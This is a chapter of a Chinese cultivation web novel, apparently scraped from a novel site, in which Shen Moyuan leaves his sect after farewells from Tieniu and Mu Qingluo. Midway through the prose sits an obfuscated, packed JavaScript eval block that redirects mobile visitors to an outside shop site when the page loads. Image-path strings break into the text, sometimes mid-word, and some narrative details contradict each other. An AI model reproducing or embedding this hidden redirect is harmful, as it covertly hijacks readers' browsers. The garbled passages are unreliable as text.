文趣网 > 都市小说 > 天劫淬体逆天路 > 40. 再踏征途
    沈墨渊走出山门的那一刻,阳光正好照在他脸上。

    他眯起眼睛,回头看了一眼。

    天剑宗的山门很高,很气派,像一柄插在天上的剑。他在这里待了大半年,从来没有觉得这座山门和自己有什么关系。但现在要离开了,他忽然发现,这座山门其实挺好看的。

    他笑了一下。

    那笑容很淡,淡到连他自己都没察觉。

    然后他转过身,往山下走去。

    山路两旁的树已经开始落叶了,枯黄的叶子铺了一地,踩上去沙沙响。风一吹,叶子打着旋儿从他脚边飞过,像一群迷路的蝴蝶。

    他走得不快,但每一步都很稳。

    走了约莫半个时辰,他绕过了山脚,拐进一条通往灵兽山的小路。这条路他走过无数遍,闭着眼睛都能找到。路的尽头是那间破屋,他和铁牛住了大半年的地方。

    他推开门。

    铁牛正蹲在屋里,背对着他,手里拿着一个包袱,正在往里头塞东西。听到门响,铁牛头也没回,闷声说:“回来了?”

    “嗯。”

    “东西俺帮你收拾好了。”铁牛站起来,转过身,把包袱递给他,“你看看还缺啥不?”沈墨渊接过包袱,掂了掂,挺沉。他打开看了一眼,里头叠着两件换洗的衣服,一包干粮,一个水囊,还有一小袋灵石。他把灵石拿出来,塞回铁牛手里:“这个我不能拿。”

    铁牛瞪着眼睛看他,那眼神像一头被激怒的公牛,呼哧呼哧地喘着粗气:“拿着!你比俺更需要。”

    “铁牛哥——”

    “别叫俺哥!”铁牛打断他,声音大得像打雷,“俺跟你说,你这一走,不知道啥时候才能回来。葬灵渊那地方,俺听人说过,里头全是妖兽和毒雾,没有灵石你连个落脚的地方都找不到。”

    沈墨渊张了张嘴,想说点什么,但喉咙像被什么东西堵住了。

    铁牛把那袋灵石重新塞进他手里,力气大得他手都发麻。“俺攒了七年,”铁牛说,声音忽然低了下去,“本来是给俺闺女交入门费的。但俺想过了,俺闺女有灵根,她自个儿也能闯出一条路来。你不一样——”

    铁牛顿了顿,抬起头看着他,那双布满血丝的眼睛里,亮着一股光。

    “你比俺闺女更需要这些灵石。”

    沈墨渊低下头,看着手里的那袋灵石。袋子不大,但沉甸甸的,压在掌心里,压得他手指都在发抖。

    他鼻子一酸,重重点了点头。

    “好。”

    铁牛咧嘴笑了,那张被疤痕拉得有些狰狞的脸上,露出一口黄牙:“这才像话。”

    沈墨渊把灵石收好,背起包袱,转身往外走。

    走到门口时,他停了一下,没有回头。

    “铁牛哥。”

    “嗯?”

    “等我回来。到时候俺带你去看看俺闺女,让她也瞧瞧,她爹没白攒这些灵石。”

    铁牛没有说话,只是站在那里,看着他的背影。沈墨渊没有等回答,大步走了出去。

    离开灵兽山的时候,他绕了一段路,经过药园。

    远远地,他就看见一个人站在药园门口。

    那个人穿着一件洗得发白的灰布衣,身形干瘦,背微驼,一头花白头发用一块粗布帕子包着。她站在那里,双手抱在胸前,像是在等什么人。

    是木青萝。

    沈墨渊走过去,在她面前停下。

    木青萝看着他,那双清亮的眼睛里,没有惊讶,没有疑问,只有一种淡淡的平静,像山间未被污染的泉水。

    “要走了?”她问。

    “嗯。”

    木青萝没有说话,而是从袖子里掏出两样东西,递给他。

    一株凝血草,和一包种子。

    沈墨渊愣了一下,没有接。

    木青萝把东西塞进他手里,力气不大,但很坚定。

    “凝血草你留着,受了伤嚼碎了敷上,能止血。”她说,语气平淡得像在说今天的天气,“种子你带着,到了葬灵渊,找个灵气足的地方种下去,说不定能活。”

    沈墨渊低头看着手里的东西,那株凝血草叶片肥厚,泛着暗红色的光泽,像是被血浸过一样。那包种子用一块粗布包着,扎得很紧,他捏了捏,里头有十几颗。

    “木婆婆……”他抬起头,想说什么。

    木青萝没有让他说完。

    “活着回来。”她说。

    那四个字很轻,轻得像风吹过竹叶,但落在沈墨渊耳朵里,却重得像一座山。

    沈墨渊深深鞠了一躬。

    “我会的。”

    他直起身,转身,往山下走去。

    走出十几步时,他听见身后传来木青萝的声音,很轻,像是自言自语。

    “别死了。”

    他没有回头,但脚步更坚定了。

    下山的路很长,他走了整整一个时辰。

    太阳已经爬到头顶了,晒得他后背发烫。他走累了,在一棵大树下坐下来,掏出水囊喝了一口水。

    水是凉的,顺着喉咙淌下去,整个人都清醒了。

    他抬起头,看着远处的山。

    那座山叫天剑峰,是天剑宗的主峰,高耸入云,山顶终年积雪,在阳光下泛着白茫茫的光。他曾经以为,自己这辈子都会被困在那座山里,做着最脏的杂役,挨着最多的欺负,直到老死。

    但现在,他出来了。

    他低下头,看着右手腕上那道黯淡的印记。

    印记的颜色很淡,淡到几乎看不清了,像一道褪了色的伤疤。他伸手摸了摸,触感微热,像是还有一丝温度。

    “器灵,”他在心里说,“你放心,我一定会找到修复你的方法。”

    没有回应。

    印记安安静静的,像一潭死水。

    他深吸一口气,站起来,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17570364|204904||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    拍了拍屁股上的土,继续往前走。

    走了一整天,太阳西斜的时候,他到了一座山头上。

    山头不高,但视野很好,能看见远处连绵的山脉和蜿蜒的河流。他找了一块平整的石头,放下包袱,开始生火。

    火光亮起来的时候,天已经快黑了。

    他坐在篝火旁,烤着干粮,看着火苗一跳一跳的,心里忽然安静了下来。

    以前在宗门的时候,他从来没有这样安静过。白天要干活,晚上要修炼,还要提防萧衍的眼线,每一步都像走在刀刃上。现在他离开了,虽然前路未知,但至少不用再提心吊胆了。

    他咬了一口干粮,嚼了半天才咽下去。干粮硬邦邦的,噎得他喉咙发干,他又灌了一口水。火光映在他脸上,忽明忽暗的,像他此刻的心绪。他想起了铁牛那句话——“你比俺闺女更需要这些灵石。”铁牛把自己的希望给了他,而他除了一个“等我回来”的承诺,什么都给不了铁牛。

    他又想起了木青萝。那个在药园里守了三十年的女人,把还魂草的种子分给了他,把三十年的执念也分给了他。她说“活着回来”,但沈墨渊知道,她说这句话的时候,心里想的不是他,是她那些死去的同门,是她这辈子都没能赎完的罪。

    他忽然觉得肩上的担子很重。

    重到让他喘不过气来。

    但他没有放下。

    他把最后一口干粮塞进嘴里,嚼碎了咽下去,然后拍了拍手,站起来,走到山头的边缘。

    夜风吹过来,凉飕飕的,吹得他衣角猎猎作响。他看向远处,天剑宗的方向已经看不见了,取而代之的是一片苍茫的黑暗。但更远的地方,他隐约能看见一道幽蓝色的光,像一条沉睡的巨龙,横卧在天际线上。

    那是葬灵渊的方向。

    他低下头,看着右手腕上的印记,低声说:“器灵,你放心,我一定会找到修复你的方法。”

    话音刚落,他忽然感觉到右手腕传来一丝微弱的温热。

    那温热很轻,轻得像一根羽毛拂过皮肤,但他还是感觉到了。

    他猛地低头看去。印记闪了一下。

    那光芒很微弱,像一盏快要熄灭的灯,在黑暗中挣扎着亮了一瞬,然后熄灭了。

    沈墨渊愣住了。

    他盯着右手腕,眼睛一眨不眨,等了很久。

    但印记没有再亮。

    他咧嘴笑了。

    那笑容很难看,嘴角扯动时牵动了脸上的伤口,但他不在乎。他知道,器灵还在,只是太累了,累到连回应他都做不到。

    但他知道,器灵还在。

    他握紧拳头,声音不大,但很坚定:“等着我,我一定会回来的。”

    夜风吹过,吹得篝火摇晃了一下,火星子飞起来,在黑暗中散开,像一群萤火虫。他的背影在火光中拉得很长,像一柄出鞘的剑,笔直地指向葬灵渊的方向。